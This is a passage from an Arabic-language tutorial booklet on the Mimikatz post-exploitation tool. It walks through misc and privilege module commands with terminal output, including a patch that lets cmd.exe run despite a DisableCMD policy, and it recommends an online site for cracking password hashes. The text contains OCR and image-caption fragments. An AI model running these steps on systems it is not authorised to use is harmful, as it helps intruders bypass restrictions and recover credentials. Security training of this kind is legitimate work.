"MD5 : d41d8cd98f00b204e9800998ecf8427e", "SHA1: da39a3ee5e6b4b0d3255bfef95601890afd80709", "SHA2: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852". The terminal then shows the command "mimikatz #". The Windows taskbar is visible at the bottom, showing various icons and the system clock displaying "09:19 م 2017/08/01".

هاش سهل جداً ولتاكد من نوعية  
يمكن معرفته على اداة البسيطة



## hash-identifie

---

=====

---

وينسبة لي موضوع فك الهاش سهل  
جداً الكل يستخدم موقع

---

hashkiller.co.uk

---

لي انة هوأ الوحيد يجمع كلمة فك جميع  
انواع الهاش بي انواعه ولكن بنسبة  
للتصدي يعتمد اكثر شي على سطر الهاش  
كل ما كانت الكلمة او كلمة سر داخل  
الهاش قليل كل ما كانت سهولة فكة

---


لقد شرحت من كل قسم اشياء التي  
تشتغل بشكل مفيد وكبير واعرف اي شي  
لمه اذكره من الاداة انه لايفيدك تمام ناتي  
لي قسم اخر الا وهوا

misc

قسم رفاهي وجميل نجرب منه اول اوامر  
هيا

misc::cmd

فتح نافذة على حسب صلاحياتك في اداة



=====

ناتي لي

---


option new

---

misc::compressme

---

امر فكاهي عبارة عن استخراج مسار  
الاداة التي مفتوحة منه والحجم



```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # misc::compressme
Using 'C:\Users\Gihad\Desktop\Mimikatz update\x64\mimikatz.exe' as
* Original size : 779264
* Compressed size: 481584 (61.80%)
Using 'mimikatz_x64.compressed' as output file... OK!
mimikatz #
```

=====

ناتي لي امر جديد

---

misc::detours

---

استخراج العمليات المفتوحة حاليا على

---

# Process


وليس حتى العمليات المتبقية لا فقط يقوم  
بستخراج مفيد الا وهواً فقط الاشياء  
المشتغلة مباشرة على

# Process

# نَجْرِبْ دَالِكْ بَكْتَابَة

# misc::detours

\_\_\_\_\_



vmware-usbarbitrator64.exe (2868)  
vmware-hostd.exe (3000)  
svchost.exe (2188)  
svchost.exe (2264)  
svchost.exe (3448)  
taskhostex.exe (2632)  
explorer.exe (3796)  
vmware-tray.exe (1784)  
ducservice.exe (4272)  
csrss.exe (5096)  
ERROR kuhl\_m\_misc\_detours\_callback\_process ; OpenProcess (0x00000005)  
winlogon.exe (5748)  
LogonUI.exe (3912)  
dwm.exe (800)  
atieclxx.exe (3604)  
TabTip.exe (5424)  
rdpclip.exe (6096)  
powershell.exe (4688)  
conhost.exe (4904)  
OfficeClickToRun.exe (1496)  
AppVShNotify.exe (2024)  
SearchIndexer.exe (776)  
wmpnetwk.exe (4988)  
**mimikatz.exe (1076)**  
audiodg.exe (5336)  
ERROR kuhl\_m\_misc\_detours\_callback\_process ; OpenProcess (0x00000005)

مثل مشفتو الان نحنا فاتحين جلسة  
مباشر في ميميكاز قام الامر باستخراجها




وين الفرق بين العرض العادي والعرض  
الذي عرضة هادا الامر ؟

الفرق هوأ لمه يعرض اي شي مثل  
مامعروض في البروسيس لقد عرض  
الاشياء المهمة والتي مفتوحة حاليا

ناتي لي امر الثاني حرام مسكين لانحتاج  
لتركة وحيدة يلا نجربة

misc::regedit

امر عبارة عن عرض الرجستري



والان نذهب قليل الى قسم

---

privilege::

---

لقد قمت بشرح عالية ولكن فقط عن امر

---

privilege::debug

---

وليس على الباقي ولكن سوف نشرح  
دالك الان

---

=====

---

بدون حتا امر

---

privilege::debug

---

نحن قادرين ان نتبت صلاحياتنا حتا عن  
طريق امر

---

privilege::restore

---

نجرب دالك

---

```
PS C:\Users\Gihad\Desktop\Mimikatz update\x64> .\mimikatz.exe
```

```
.#####.  mimikatz 2.1.1 (x64) built on Jun  8 2017 00:45:21
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz                 (oe.eo)
'#####'                                     with 21 modules * * */
```

```
mimikatz # privilege::restore
Privilege '18' OK
```

```
mimikatz # _
```



كم قلنا نقدر ان نتبت دالك ونجرب بفتح نافذة

---

---

---

---

---

---

---

```
rdesktop - 192.168.1.7
mimikatz 2.1.1 x64 (oe.eo)


PS C:\Users\Gihad\Desktop\Mimikatz update\x64> .\mimikatz.exe

.#####. mimikatz 2.1.1 (x64) built on Jun  8 2017 00:45:21
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 21 modules * * */

mimikatz # privilege::restore
Privilege '18' OK

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6C17F2470

mimikatz #
```



كمى رايت دالك ابسط دليل على اتبات  
الصلاحيات

وقد انتهيت من الكتاب ونشالله تستفيدو  
منة يارب وارجو الدعوة لي بالخير يارب  
كان معكم

( Matt Homjxie )

Gituh:>\_

<https://github.com/jihadLkmaty218>

( جميع الحقوق محفوظة )

